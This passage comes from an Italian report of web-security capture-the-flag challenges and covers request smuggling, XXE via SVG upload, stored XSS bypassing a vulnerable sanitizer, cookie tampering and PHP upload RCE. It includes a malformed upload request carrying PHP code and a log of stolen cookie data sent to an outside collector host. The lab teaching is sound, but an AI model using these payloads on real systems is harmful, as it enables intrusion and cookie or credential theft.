Il proxy considererà tutto il corpo della richiesta come corpo effettivo, dato che la processerà tramite "*Transfer-Encoding: chunked*". La richiesta di privilegio non verrà rilevata. Il web server invece, eseguendo il parsing di quanto ricevuto sulla base di *Content-Length*, individuerà prima la richiesta alla pagina *ip.php*, il cui corpo consta di 4 byte (ovvero "d0\r\n"), e poi quella a *profile.php*, costituita dai restanti byte. Eseguito l'attacco, l'attaccante dovrà recarsi alla pagina *ip.php* e cliccare sul tasto del form. La flag verrà restituita.



Figure 4.45: Flag

## 4.5 Challenge 05: XXE Injection

### 4.5.1 Introduzione

Una XML Entity (XE), o entità XML, è una codifica che permette di rappresentare, in un documento XML, un oggetto senza ricorrere all'oggetto stesso. Solitamente vengono impiegati per rappresentare caratteri speciali. Un'entità si definisce all'interno della direttiva *DOCTYPE*, come mostrato nel listato [17](#). Per fare uso di un'entità si utilizza il simbolo "&" seguito dal nome dell'entità stessa e da un punto e virgola. Così facendo, ciascuna occorrenza di "&myentity;" presente nel documento verrà visualizzata come "my\_entity\_value". Ad esempio, se si dovesse definire l'entità "*lt*", il cui valore fosse "<", ogni occorrenza della stringa "&lt;" verrebbe visualizzata come "<".

Una XML External Entity (XXE) è un'entità XML esterna. La sua definizione è riportata nel listato [18](#). Di per sé non è una vulnerabilità, ma rappresenta un'entità il cui valore deve essere caricato da un file esterno, da richiedere tramite URL. Una funzionalità del genere potrebbe essere molto pericolosa per un server, soprattutto se l'XML elaborato fosse in qualche modo controllabile dal client, e quindi da un ipotetico attaccante. Ovviamente il parser utilizzato deve essere configurato appositamente per supportare le XXE (il che non rappresenta una configurazione sicura).

Un esempio di codice XML malevolo è presente nel listato [19](#). Se tale codice venisse elaborato e il risultato prodotto restituito all'attaccante, quest'ultimo visualizzerebbe l'intero contenuto del file "*/etc/passwd*".

L'attacco attraverso il quale si inietta una XXE in un contenuto XML allo scopo di farla elaborare da un parser mal configurato lato server prende il nome di XXE Injection.

Data la Top 10 OWASP, configurazioni poco sicure come quelle che permettono il caricamento di XXE ricadono nella categoria Security Misconfiguration.

### 4.5.2 Configurazione della sfida

Questa sfida è costituita da un web server Apache ed un MySQL database server (si veda la figura [4.46](#)). Essi sono situati nella medesima sotto-rete virtuale, il primo in ascolto sulla porta Container 80, mappata sulla porta Host 8085, mentre il secondo in ascolto sulla porta Container 3306. L'unico host disponibile pubblicamente è il web server.




Figure 4.46: Configurazione della quinta sfida

### 4.5.3 Configurazione della vulnerabilità

Il listato [20](#) illustra il codice di elaborazione dei file SVG caricati. L'istruzione alla riga 2 permette il caricamento di entità esterne, disattivato di default. Alla riga successiva il codice SVG viene elaborato a partire dal contenuto letto dal file caricato, risolvendo eventuali entità esterne. Il risultato ottenuto dall'elaborazione viene poi trasformato in un'immagine in formato PNG, grazie all'ausilio del modulo *Imagick*. L'immagine viene infine fatta visualizzare all'utente.

### 4.5.4 Risoluzione della sfida

Nella quinta sfida l'obiettivo dell'attaccante è quello di indurre il server ad elaborare una XXE, al fine di leggere il contenuto del file al cui interno vi è la flag.

Figure 4.47: Schermata iniziale

Se l'attaccante provasse ad accedere alla flag (*flag.txt*), otterrebbe un messaggio di errore.

## Forbidden


You don't have permission to access this resource.

---

*Apache/2.4.54 (Debian) Server at challenge05.gamebox Port 8085*

Figure 4.48: Permesso negato

Dopo essersi registrati e aver effettuato il login, si presenterà una pagina al cui interno è presente il form da cui inviare il file in formato SVG.



The screenshot shows a web form with a dark grey header containing the text "Carica la tua immagine!". Below this is a light grey box with the instruction "Seleziona l'immagine da caricare sul server:". Underneath the instruction, there is a "File:" label, a "Scegli file" button, and the text "Nessun file selezionato". At the bottom of the light grey box is a "Submit" button.

Figure 4.49: Form di caricamento

Se si provasse a caricare un file di estensione diversa, come ad esempio un'immagine in formato PNG, esso verrà rifiutato.



This screenshot is identical to Figure 4.49, showing the "Carica la tua immagine!" form. However, at the bottom of the light grey box, there is a red error message: "L'unico formato accettato è il .svg".

Figure 4.50: Caricamento di un file di estensione errata

Un altro messaggio di errore si riceverà nel caso di un file SVG con errori di sintassi.



Figure 4.51: Caricamento di un file SVG con errore di sintassi

E' richiesto perciò un file che sia valido e corretto. Un esempio è quello riportato nel listato [21](#) (il cui contenuto specifico non è importante).

Dopo averla caricata, l'immagine verrà fatta visualizzare all'utente in formato PNG.




Figure 4.52: Caricamento corretto di un file SVG

Ispezionando l'header della risposta ricevuta dal server si potrà avere conferma di ciò.




Figure 4.53: Header *Content-Type*

Capito il basilare funzionamento dell'applicazione, l'attaccante può effettuare l'attacco. Considerando il file prima riportato, è possibile modificarlo inserendovi una XXE. Si consideri quindi il listato [22](#). La direttiva *Entity*, presente nella prima riga, informerà il parser di sostituire ogni occorrenza di "&xxe;" con il contenuto del file *flag.txt* (situato nella medesima directory della pagina che elabora la richiesta, *image.php*), il cui normale accesso è negato (come si nota nella figura [4.48](#)). Alla riga 6, il riferimento all'entità *xxe* ("&xxe;") si trova all'interno del tag `<text>`, utile per la visualizzazione di testo sull'immagine. In questo modo verrà mostrata la flag all'interno dell'immagine una volta che il file verrà elaborato.

Caricato il file, il codice verrà elaborato dal parser lato server, l'entità esterna iniettata verrà risolta e l'immagine

prodotta verrà mostrata in formato PNG su un'altra pagina (*view.php*).



Figure 4.54: Flag

Di fatto si ottiene la flag.

## 4.6 Challenge 06: XSS in SVG

### 4.6.1 Introduzione

Il Cross-Site Scripting (XSS) è un attacco che si basa sull'iniezione di codice JavaScript all'interno di una pagina web. In questo modo il codice malevolo viene eseguito lato client dal browser di un qualsiasi utente che visita la pagina web infetta. Nella suddetta sfida si ha a che fare con un *Stored XSS*, dato che il codice malevolo risulta essere iniettato in un file SVG memorizzato permanentemente lato server. Una soluzione per prevenire attacchi di tipo XSS è l'uso di librerie di sanitizzazione, che, a partire da un dato input, rilevano ed eliminano l'eventuale presenza di codici malevoli. Tuttavia è possibile che anche queste librerie presentino errori che ne impediscano il corretto funzionamento, permettendo ad attacchi XSS di evadere i controlli. Quando viene scoperta una vulnerabilità in una specifica versione di una libreria software, la versione viene dichiarata vulnerabile, la falla corretta e la libreria aggiornata. Tutti i programmatori che sono ricorsi all'uso di quella libreria sono perciò tenuti ad aggiornarla, passando alla nuova versione. Coloro che non lo fanno rendono automaticamente il proprio software vulnerabile, dato che un ipotetico attaccante potrebbe sfruttare la ormai nota vulnerabilità per alterare il comportamento del software stesso. Quando una vulnerabilità è di dominio pubblico è più facile da sfruttare, anche dagli attaccanti meno esperti, dato che in rete potrebbero essere presenti *exploit* già pronti per essere utilizzati.

Il server di questa sfida fa uso di una versione vulnerabile di una libreria PHP di sanitizzazione SVG, *svg-sanitizer*. Nello specifico la vulnerabilità considerata è la *CVE-2022-23638* ([3]). Come si evince dai report presenti alle pagine [4] e [5] le versioni inferiori alla 0.15.0. non riescono a rilevare determinate XSS, rendendo vulnerabili tutte le pagine web che usano una fra queste versioni. Un file SVG con un contenuto pari a quello presentato nel listato [23] potrebbe permettere a codice malevolo di non essere individuato dalla libreria. Considerando tale file, il codice JavaScript definito all'interno dell'attributo *onerror* verrà eseguito nel caso in cui il caricamento dell'immagine provochi un errore. Tale casistica avverrà con certezza poiché il tag *<img>* non ha un URL ben definito da cui scaricare l'immagine.

Data la Top 10 OWASP, l'uso di software datato, non aggiornato e contenente vulnerabilità note ricade nella categoria Vulnerable and Outdated Components.

### 4.6.2 Configurazione della sfida

Questa sfida è costituita da un web server Apache, un MySQL database server e un processo generato dalla continua esecuzione di uno script Python che simula l'utente *admin* (si veda la figura 4.55). L'unico host pubblico è il web server. Quest'ultimo, in ascolto sulla porta Container 8086, mappata sulla porta Host 8086, è situato in due sotto-reti private: una di cui fa parte il database server e una di cui fa parte il processo generato dallo script. Nella prima, il database server è in ascolto sulla porta di tipo Container 3306, mentre nella seconda lo script Python si limita a connettersi di continuo al web server come se fosse un client qualsiasi.




Figure 4.55: Configurazione della sesta sfida

### 4.6.3 Configurazione della vulnerabilità

La versione di *svg-sanitizer* utilizzata dal web server è la 0.13.0, e quindi presenta la vulnerabilità discussa alla sottosezione 4.6.1. Il codice riportato nel listato 24 mostra l'impiego della libreria di sanitizzazione. Si evince come non ci siano configurazioni particolari a permettere la presenza della vulnerabilità, ma il server si limita semplicemente ad utilizzare la libreria difettosa.

Per quanto riguarda lo script Python, esso, facendo uso della libreria *Selenium*, si occupa di simulare l'accesso dell'*admin* al sito tramite Google Chrome (versione *headless*). Ad ogni esecuzione viene effettuato il login, vengono visualizzate le immagini ricevute dagli utenti (tramite una pagina a cui solo l'*admin* può accedere, *admin.php*) e poi viene eseguito il logout.

### 4.6.4 Risoluzione della sfida

Nella sesta sfida l'obiettivo dell'attaccante è quello di effettuare, tramite il caricamento di un file SVG, un XSS in modo che non venga rilevata dalla versione vulnerabile della libreria PHP *svg-sanitizer* utilizzata dal server. Il file SVG verrà infatti visualizzato dall'*admin* in un secondo momento, il quale subirà l'esecuzione del codice malevolo. Lo scopo è quello di attuare un furto di cookie. Anche in questa sfida risulterà utile un servizio come *pipedream.com*.

The screenshot shows a web page with a dark grey background. At the top, the text 'Partecipa al concorso!' is centered. Below it, a paragraph reads: 'Invia la tua creazione in SVG e prova a vincere. L'admin valuterà ogni immagine e stabilirà la migliore. Attenzione però: se credi di essere furbo inserendo contenuto malevolo all'interno dell'immagine ti sbagli di grosso! Il server adotta un' infallibile sanitizer di file SVG (versione 0.13.0). Impossibile rubargli i cookie!'. In the center, there is a white box with the title 'Login'. Inside this box, there are two input fields labeled 'Username:' and 'Password:', followed by a 'Submit' button. At the bottom right of the white box, there is a link labeled 'Registrazione'.

Figure 4.56: Schermata iniziale

Dopo aver effettuato registrazione e login verrà presentato il form di caricamento delle immagini.

The screenshot shows a web page with a dark grey background. At the top, the text 'Carica la tua creazione!' is centered. Below it, there is a white box with the title 'Seleziona l'immagine da caricare sul server:'. Inside this box, there is a 'File:' label, a 'Scegli file' button, and the text 'Nessun file selezionato'. Below the 'Scegli file' button is a 'Submit' button.

Figure 4.57: Form di caricamento

L'attaccante potrà banalmente assumere che l'immagine inviata, una volta sanitizzata, venga inserita direttamente nella pagina che l'*admin* visiterà. Ciò lo porterà alla conclusione che l'attacco di tipo XSS da effettuare consisterà nel definire un particolare file di tipo SVG contenente un codice malevolo capace di rubare i cookie dell'*admin*.

Inviare un file come quello illustrato nel listato [25](#) è possibile, ma non permetterà alcun tipo di attacco dato che il codice eseguibile verrà rilevato dalla libreria di sanitizzazione ed eliminato.

Nella schermata iniziale è presente un link che conduce alla pagina [5](#). Leggendo quanto scritto l'attaccante potrà dedurre il codice SVG da utilizzare per eseguire l'XSS. Un esempio di codice malevolo capace di rubare i cookie è quello mostrato nel listato [26](#).

Inviato il file tramite l'apposito form l'attaccante dovrà aspettare qualche secondo o minuto, il tempo necessario all'*admin* per accedere al sito e visualizzare l'immagine. Quando questo accadrà, i suoi cookie (solo quelli accessibili da JavaScript, ovvero configurati con il parametro *HttpOnly* disabilitato) saranno inviati al server controllato dall'attaccante (il cui dominio è *eodba9dte5suj1l.m.pipedream.net*).



```

▼ headers {10}
  ▼ accept
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
    /*;q=0.8,application/signed-exchange;v=b3;q=0.7
  accept-encoding: gzip, deflate, br
  accept-language: en-US
  host: eodba9dte5suj1l.m.pipedream.net
  referer: http://challenge06.gamebox:8086/
  sec-fetch-dest: document
  sec-fetch-mode: navigate
  sec-fetch-site: cross-site
  upgrade-insecure-requests: 1
  ▼ user-agent
    Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
    HeadlessChrome/110.0.5481.177 Safari/537.36
  method: GET
  path: /
  ▼ query {1}
    flag: C0n5t4ntly_Upd4t3_Y0ur_D3p3nd3nc135!
    url: https://eodba9dte5suj1l.m.pipedream.net/?flag=C0n5t4ntly_Upd4t3_Y0ur_D3p3nd3nc135%21

```

Figure 4.58: Flag

Il contenuto del cookie rubato è la flag della sfida.

## 4.7 Challenge 07: Assumed-Immutable Cookie

### 4.7.1 Introduzione

L'HyperText Transfer Protocol (o HTTP) è un protocollo *stateless*, ovvero non ha stato, ogni richiesta è indipendente dalle precedenti. Tale protocollo è stato però reso *stateful* grazie all'introduzione dei cookie, ovvero blocchi di dati generati da un server, consegnati ad un client e incorporati da quest'ultimo in ogni richiesta.

Solitamente quando un client si connette ad un server viene creato ciò che si definisce una sessione. Essa, concettualmente, rappresenta un'istanza di comunicazione instaurata tra client e server in un dato periodo di tempo. Concretamente, la sessione è un oggetto, di norma presente solo lato server, utile a memorizzare tutte le informazioni che caratterizzano lo stato della comunicazione stessa, tra cui, ad esempio, l'identità dell'utente con cui il server in quel momento sta comunicando. Alla sessione viene inoltre assegnato un identificativo univoco, il quale andrà a rappresentare il valore del cookie consegnato al client. Così facendo il server potrà associare ogni richiesta alla corrispondente sessione, attribuendo un vero e proprio stato alla comunicazione con ciascun client.

Memorizzare le informazioni di sessione solo sul server impedisce ad eventuali attaccanti di modificarle a proprio piacimento. Inserire questi dati all'interno dei cookie, senza protezione alcuna (come ad esempio un firma), permetterebbe ad un client malevolo di alterarli senza che il server se ne accorga, inducendo a seri problemi di sicurezza come il furto di identità. Queste problematiche possono nascere dall'errata assunzione che i cookie siano immutabili, cioè non modificabili da parte del client.

Data la Top 10 OWASP, l'utilizzo di cookie presupposti (erroneamente) immutabili ricade nella categoria Identification and Authentication Failures.

### 4.7.2 Configurazione della sfida

Questa sfida è costituita da un web server Apache ed un MySQL database server (si veda la figura [4.59](#)). Essi sono situati nella medesima sotto-rete virtuale, il primo in ascolto sulla porta Container 80, mappata sulla porta Host 8087, mentre il secondo in ascolto sulla porta Container 3306. L'unico host disponibile pubblicamente è il web server.




Figure 4.59: Configurazione della settima sfida

### 4.7.3 Configurazione della vulnerabilità

Il codice riportato nel listato [27](#) mostra la creazione del cookie *User* da parte del server.

L'accertamento (poco sicuro) dell'identità del client è mostrato invece nel listato [28](#). Il controllo viene effettuato sul valore assunto dal cookie *User*, il quale è facilmente modificabile da un ipotetico attaccante.

### 4.7.4 Risoluzione della sfida

Nella settima sfida l'obiettivo dell'attaccante è quello di autenticarsi al server come *admin*, al fine di ricevere la flag.


Figure 4.60: Schermata iniziale

Dopo la registrazione e il login si presenterà una schermata che informa l'utente del fatto che non è *admin*.

**Non sei l'admin!**

Figure 4.61: Schermata mostrata a seguito del login

La flag non verrà restituita proprio per questa ragione. Se l'attaccante ispezionasse le richieste inviate, noterà la presenza di un cookie utilizzato in maniera poco sicura.



Nome	Valore	Domain	Pa...	Expir...	D...	Http...	Secure	Same...	Same...	Partiti...	f
User	test1	challenge00...	/	2023...	9						f

Figure 4.62: Cookie *User*

Risulterà abbastanza evidente capire come il server riesca ad autenticare le richieste: si serve del cookie *User*, il cui valore è il nome utente. Tale valore è modificabile da chiunque, pertanto tutte le informazioni che il server usa sono nel totale controllo del client e quindi dell'attaccante. Quest'ultimo dovrà quindi modificare il cookie impostandolo al valore "*admin*".

```
> document.cookie="User=admin";  
< 'User=admin'
```

Figure 4.63: Modifica malevola del cookie

D'ora in avanti ogni richiesta inviata al server dall'attaccante verrà riconosciuta come proveniente dall'*admin*. Ricaricando perciò la pagina, ovvero effettuando una richiesta GET a *flag.php*, il server restituirà la flag.

**Us3\_C00k13s\_C4r3fully!**

Figure 4.64: Flag

## 4.8 Challenge 08: RCE via PHP

### 4.8.1 Introduzione

Il Multipurpose Internet Mail Extensions (MIME) è uno standard che permette di estendere la definizione dei messaggi di posta elettronica, come anche di quelli HTTP. Tale standard aggiunge il supporto per l'impiego di codifiche di messaggi testuali diverse dall'ASCII, codifiche di messaggi non testuali e l'aggregazione di messaggi di tipo diverso (testo, immagine, ecc.). Un esempio di richiesta HTTP che fa uso dell'estensione MIME è la seguente:

```

POST echo/post/form HTTP/1.1
Host: reqbin.com
Content-Type: multipart/form-data; boundary=-----10591404156
Content-Length: 554

-----10591404156
Content-Disposition: form-data; name="text"

some text
-----10591404156
Content-Disposition: form-data; name="file1";
filename="readme.txt"
Content-Type: text/plain

[readme.txt file contents]

-----10591404156
Content-Disposition: form-data; name="file2"; filename="image.png"
Content-Type: image/png

[image.png file contents]

-----10591404156--

```

Figure 4.65: Richiesta HTTP con estensione MIME

Ogni fine riga o riga vuota è rappresentata dalla sequenza "\r\n" (*CRLF*) e l'ultima stringa di limite (o *boundary*) termina, a differenza delle altre, con "-". Il corpo viene infine suddiviso in tante parti quanti sono gli oggetti (o parametri) da inviare al server.

Con "Mime Type" si intende il valore dell'header *Content-Type* (sottolineato in rosso in figura) presente all'interno di ciascuna parte. Ognuna di esse è a sua volta costituita da un header, una stringa *CRLF* che divide l'header dal corpo e un corpo. In particolare, nel caso dell'esempio sopra riportato, si ha che:

- nella prima parte vi è il parametro *text* (sottinteso di tipo *text/plain*), il cui valore è riportato nel corpo;
- nella seconda parte vi è il file *readme.txt*, il cui contenuto (riportato nel corpo) è associato al parametro di nome *file1*, di tipo *text/plain*;
- nella terza parte vi è il file *image.png*, il cui contenuto (riportato nel corpo) è associato al parametro di nome *file2*, di tipo *image/png*.

I campi *filename* e di *MIME Type* possono essere impostati in maniera differente. Controllare l'estensione di un file caricato sulla base del *MIME Type* è incorretto, dal momento che l'estensione considerata dal filesystem del server sarà quella presente nel nome del file, e quindi nel campo *filename*.

Nella sfida proposta l'attaccante dovrà sfruttare l'errato controllo appena descritto per caricare un file PHP ed effettuare un *Remote Code Execution* (RCE). Ad ogni richiesta GET o POST indirizzata ad una specifica pagina PHP corrisponde l'esecuzione da parte del server del codice presente al suo interno. Siccome tale codice sarà definibile a piacere dall'attaccante, poiché situato all'interno di un file caricato tramite upload, lato server verrà indotta un'esecuzione di codice arbitrario, provocando un grande rischio sia in termini di integrità che di confidenzialità.

Data la Top 10 OWASP, i controlli errati sulle estensioni dei file ricadono nella categoria Software and Data Integrity Failures.

### 4.8.2 Configurazione della sfida

Questa sfida è costituita da un web server Apache ed un MySQL database server (si veda la figura [4.66](#)). Essi sono situati nella medesima sotto-rete virtuale, il primo in ascolto sulla porta Container 80, mappata sulla porta Host 8088, mentre il secondo in ascolto sulla porta Container 3306. L'unico host disponibile pubblicamente è il web server.




Figure 4.66: Configurazione dell'ottava sfida

### 4.8.3 Configurazione della vulnerabilità

Sia il codice del listato [29](#). Esso rappresenta parte del codice presente alla pagina *image.php*, nella quale viene gestito l'upload delle immagini. Le istruzioni alle righe 4 e 9 costituiscono la vulnerabilità che permette l'attacco previsto dalla sfida, in quanto viene prima considerata come estensione del file caricato quella specificata dal *MIME Type* e viene poi effettuato su di esso il controllo del tipo.

L'RCE prodotta dall'attaccante è limitata, dal momento che tutti i file PHP presenti all'interno della cartella */var/html/www/uploads* possono solamente accedere alla cartella */var/html/www/flag*, in cui è presente *flag.html* (contenente la flag) (si veda il listato [30](#)).

Funzioni pericolose come *system()*, *exec()*, *curl\_exec()* e molte altre sono state disabilitate (listato [31](#)).

Risulta infine impossibile effettuare operazioni di scrittura, creazione file e modifica dei permessi d'accesso all'interno della directory */var/html/www/flag*. Quest'ultima restrizione è dovuta al fatto che tutti i file qui presenti (compresa la directory stessa) sono modificabili in scrittura solo dall'utente *root* e dai componenti del gruppo *root*, mentre tutti gli altri utenti (tra cui *www-data*, associato al processo relativo al server) possiedono solo il permesso di lettura e di attraversamento della directory (listati [32](#) e [33](#)).

### 4.8.4 Risoluzione della sfida

Nell'ottava sfida l'obiettivo dell'attaccante è quello di caricare sul server un file PHP, sfruttando un controllo errato sull'estensione dei file, e leggere la flag.

**Partecipa al concorso!**

Carica la tua immagine e prova a vincere. Le uniche estensioni ammesse sono PNG, JPEG e JPG, di certo non il PHP (sarebbe un bel guaio altrimenti!). Il nostro "abilissimo" programmatore ha impostato dei controlli sul MIME Type del file, in questo modo sarà impossibile caricare file di estensioni diverse da quelle accettate.

**Login**

Username:

Password:

[Registrazione](#)

Figure 4.67: Schermata Iniziale

La sfida riporta che sono accettati solamente file PNG, JPEG o JPG. L'upload è stato programmato in modo tale che il server controlli l'estensione dei file basandosi esclusivamente sul *MIME Type*, il che rappresenta un grave errore. L'attaccante potrà pertanto dedurre che il suo obiettivo sarà quello di caricare un file PHP sul server creando una richiesta HTTP malformata in cui il *MIME Type* dovrà differire dall'effettiva estensione del file. In particolare dovrà impostare il nome del file a "*nome\_file.php*" e il *MIME Type* a "*image/png*", "*image/jpeg*" o "*image/jpg*", così che il server creda si tratti di un'immagine quando invece non lo è.

A seguito della registrazione e del login comparirà all'utente il form di caricamento.

**Carica la tua creazione!**

**Primo premio: la [flag!](#)**

**Seleziona l'immagine da caricare sul server:**

File:

Nessun file selezionato

Figure 4.68: Form di caricamento

Accedendo alla flag tramite il link riportato verrà restituito un messaggio d'errore.

## Forbidden

You don't have permission to access this resource.

---

Apache/2.4.54 (Debian) Server at challenge08.gamebox Port 8088

Figure 4.69: Accesso non permesso alla flag

Anche se l'accesso risulterà essere negato, l'attaccante potrà notare che la flag si trova al percorso */flag/flag.html*. Se si provasse a caricare un file di estensione non accettata, come TXT, esso verrà rifiutato.



Figure 4.70: Caricamento fallito

Caricando un'immagine JPG, il server restituirà un link dal quale sarà possibile visualizzare l'immagine caricata.



Figure 4.71: Caricamento effettuato con successo



Figure 4.72: Visualizzazione immagine caricata

⚠ Non sicuro | challenge08.gamebox:8088/uploads/F6nLg5iK9u3KMKzfBrwazrKbwr/Ateneo\_Cortile-CaGranda\_interno\_1.jpg

Figure 4.73: URL dell'immagine caricata

Visualizzandola si potrà osservare nella barra degli indirizzi l'URL "http://challenge08.gamebox:8088/uploads/stringa\_casuale/nome\_immagine.estensione". Questo significa che tutti i file caricati vengono memorizzati nel percorso `/uploads/stringa_casuale/`. Inoltre, il nome del file e la sua estensione non vengono cambiati. Siccome la flag si trova in `/flag/flag.html`, il percorso che il codice malevolo dovrà considerare per raggiungerla sarà `../../flag/flag.html`. Il contenuto di un ipotetico file PHP (*exploit\_ch8.php*) scritto appositamente per risolvere la sfida potrebbe essere quello illustrato nel listato [34](#). L'attaccante potrà adesso elaborare la richiesta malformata da inviare al server. Innanzitutto dovrà analizzare la richiesta HTTP generata dal form.



```

POST /image.php HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Cache-Control: max-age=0
Connection: keep-alive
Content-Length: 69250
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryKI5W9Lq6bZuDI8AU
Cookie: PHPSESSID=0kqisq8calkoasujihqi6lor2
Host: challenge08.gamebox:8088
Origin: http://challenge08.gamebox:8088
Referer: http://challenge08.gamebox:8088/image.php
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36

```

Figure 4.74: Richiesta POST generata dal form

E' una richiesta POST con il cookie incorporato (dato che l'utente deve essere autenticato per eseguire l'upload) e con l'header *Content-Type* posto a "*multipart/form-data*", ad indicare la presenza di dati di tipo diverso. Il payload vero e proprio della richiesta non verrà mostrato da Google Chrome. Il form HTML potrà però fornire qualche informazione in più circa i parametri da inviare.

```

<form action method="POST" enctype="multipart/form-data">
  <label for="img">File:</label>
  <br>
  <input type="file" id="img" name="fileToUpload" required>
  <br>
  <input id="btn" name="submit" type="submit" value="Submit">
</form>

```

Figure 4.75: Codice HTML del form

Due cose importanti: il primo parametro (testuale) è "*submit*" pari al valore "*Submit*", mentre il secondo, di tipo *file*, è "*fileToUpload*", il cui valore sarà il contenuto del file. Per la richiesta malformata serviranno quindi solo due parti: una per il parametro *submit* e una per "*fileToUpload*". La stringa di *boundary* potrà essere invece definita a proprio piacimento.

```

POST /image.php HTTP/1.1
Host: challenge08.gamebox:8088
Content-Length: 323
Accept: */*
Cookie: PHPSESSID=0kqisq8calkoasujihqi6lor2
Content-Type: multipart/form-data; boundary=404671a2eee5c8f0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36

--404671a2eee5c8f0
Content-Disposition: form-data; name="submit"
Content-Type: text/plain

Submit
--404671a2eee5c8f0
Content-Disposition: form-data; name="fileToUpload"; filename="exploit_ch8.php"
Content-Type: image/png

<?php
echo file_get_contents(__DIR__."/../../flag/flag.html");
?>

--404671a2eee5c8f0--

```

Figure 4.76: Richiesta HTTP malformata

